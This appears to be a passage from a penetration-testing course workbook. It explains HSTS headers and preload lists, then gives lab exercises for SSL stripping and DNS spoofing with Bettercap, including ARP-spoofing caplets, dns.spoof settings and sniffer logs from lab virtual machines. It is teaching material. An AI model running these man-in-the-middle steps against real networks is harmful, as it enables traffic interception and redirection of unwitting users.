
As far as the header is concerned, entering max-age is a must. Basically, it is the time for which you want HSTS on your site, it should be entered in seconds.

Apart from the max-age, one can enter includeSubDomains and preload flags if he wishes to. The flag includeSubDomains is entered to ensure that the entire website gets the protection of HSTS umbrella including its subdomains. Although it is not necessary to include it in the header, it is highly recommended. The preload flag you see at the end of the header is used to inform the browsers that website has been added in the HSTS preload list. You should include preload only if you have preloaded your domain(s). If not, leave it blank.

Once you add the header to your web server, it ensures that the connection is made only via the HTTPS tunnel. However, this too has its own pitfall. The web browsers will obey web server's HSTS order only if the first visit comes

https://t.me/learningnets


by means of HTTPS protocol. If the first visit made is over an HTTP connection, the browsers will reject the header.
To see the HSTS list in Chrome type the following in the Chrome
Chrome://net-internals/#hsts




## Dynamic

In the First screenshot the site is set to a Dynamic mode which means that the browser has been instructed to enable HSTS by an HTTP response header (served over TLS) like the following:
Strict-Transport-Security: max-age=157680000; includeSubDomains ;
This is a vulnerable to an attack whereby the very first time the browser requests the domain with http:// (not https://) an adversary intercepts the communication.

https://t.me/learningnets




## Static

As shown in the second screen shot of facebook.com query it set to static_sts this is to overcome the weakness of Dynamic mode . The static mode allows for hard-coding HSTS records directly into the browser's source. The header is changed to indicate the administrator's intention:

Strict-Transport-Security: max-age=157680000; includeSubDomains; preload

**Note**
the inclusion of *preload* at the end. The domain is then submitted for review. If approved then it is added to the Chromium list and is also included in the Firefox, Safari, and IE 11+Edge lists.

**SSL Stripping attack conditions:**

1. SSL stripping works only over http connection.
2. Dynamic HSTS feature allow the user connect to website via http then redirect to https site and update the browser with the https link so the next time the user call the site the web browser automatically change the link to https – ssl strip attack will fail in this case.
3. Static HSTS web browser uses only https connect and therefore ssl stripping attack will fail.
4. Some sites don’t have http version of the website and there is no redirection so the user will see connection failed if he tries http the


https://t.me/learningnets

site.

https://t.me/learningnets

## Exercise 17: SSL Stripping

There are Bettercap Caplets that comes preloaded, to see the available caplets , Open file manager and go to /usr/share/bettercap/caplets





1. In this exercise we are going to use two caplets, the arpspoof caplet and the hstshijsck caplet to downgrade https connections to http and see the traffic in clear text. However most of websites comes with preloaded lists of sites that they only connect with https and this such as facebook , twitter linkedin and more and in this case ssl strip attack will fail against these websites
2. Start both Windows and Kali virtual machines
3. In Kali start bettercap

**#bettercap -iface eth0**

**>arpSpoof** (to start arpspoof caplet that we created earlier)

**>hstshijack/hstshijack**

If no error seen in the output of hstshijack that is mean the caplet works fine and can intercept any site that does not have static hsts header




4. In Windows machine open Firefox web browser and clear cash of the browser then go to a site that does not have static hsts such as www.linkdin.com
5. See the output of bettercap sniffer


10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (→10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2020-04-19 15:21:58.170967973 -0400 EDT m=+28.157436762 {10.0.2.6 GET www.linkedin.com / 0}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (→10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.linkedin.com (→10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.http.request] http 10.0.2.6 GET www.linkedin.com/
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 108.174.10.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : www.linkedin.com is local
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 2620:109:c002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 1.1.1.1 > 10.0.2.6 : any-na.www.linkedin.com is 2620:109:c002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 192.168.0.1 > local : any-na.www.linkedin.com is 108.174.10.10
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.dns] dns 192.168.0.1 > local : any-na.www.linkedin.com is 2620:109:c002::6cae:a0a
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.https] sni local > https://www.linkedin.com
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2020-04-19 15:21:58.631586987 -0400 EDT m=+28.618055805 {10.0.2.6 GET www.linkedin.com / 105360}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [http.proxy.spoofed-response] {http.proxy.spoofed-response 2020-04-19 15:21:58.789763833 -0400 EDT m=+28.776232622 {10.0.2.6 GET www.linkedin.com /RCespZhJ 0}}
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (→10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (→10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linkedin.com (→10.0.2.23) to 10.0.2.6 : 08:00:27:04:18:04 (PCS Computer Systems GmbH).
10.0.2.0/24 > 10.0.2.23 » [15:21:58] [net.sniff.http.response] http local:80 200 OK → 10.0.2.6 (2.5 kB text/html; charset=utf-8)
HTTP/1.1 200 OK

## 3.6. MITM DNS Spoofing

DNS server is responsible for converting the Domain name like Google.com to an IP address so computer can communicate with Google.com. Man in the Middle can run a DNS server inside his computer and resolve the Domain Name that the user need to the IP address chosen by the hacker perpetrating the MiTM attack, for example when a user type www.google.com in his browser , the first thing his computer will do is to communicate with DNS server asking about the IP address of www.goole.com. In MiTM DNS spoofing attack the hacker will see the DNS request coming from the PC and will respond to that request with a Fake IP address that redirect the user to another website and not www.google.com, the user PC cannot verify the DNS response it received from the hacker machine as a fake DNS server because there is no authentication happened between the client and DNS server.

**DNS Spoofing**

In the following exercise, we are going to have DNS server running in our Kali machine and a web server running as well, then we are going to redirect hacked machine to our web server.

DNS spoofing will not work against Gmail and websites that use HTTPS with HSTS. The reason why DNS spoofing doesn't work against HSTS websites is because modern browsers come with a list of websites that they can only browse as HTTPS, the browser will refuse to open that website. This will work against normal http and https websites that does not have hsts header enabled.

https://t.me/learningnets

## Exercise 18: DNS Spoofing


1. Start web server

#service apache2 start
#service -- status-all ( to make sure apache2 service is running )
(Web Server files are stored in /var/ www/html)




2. create new page in Kali Web server

For testing change the current index.html file to index.original and use Text editor create text file called index and write anything inside the file then save it as index.html inside /var/www/html




3. Test the website working by opening Firefox and enter the IP address of Kali.





https://t.me/learningnets

4. From Windows virtual machine make sure that you can reach the Kali website by entering the IP address of Kali in the web browser.




5- From Windows virtual machine go to a website that you would like to redirect to Kali for example rad.infosec.ca




6- Setting up Bttercap to do DNS spoofing

#bettercap -iface eth0

>help dns.spoof

>set dns.spoof.all true


>set dns.spoof.address 10.0.2.23 (kali Ip address)

>set dns.spoof.domains rad.infosec.ca,www.scratchpads.eu,www.rad-infosec.ca ( these are the websites that we will intercept and redirect to Kali website)


>dns.spoof on

>arpSpoof (to run the arpSpoof caplet that we created)


https://t.me/learningnets





7- From Windows machine , open Firefox browser and clear cash



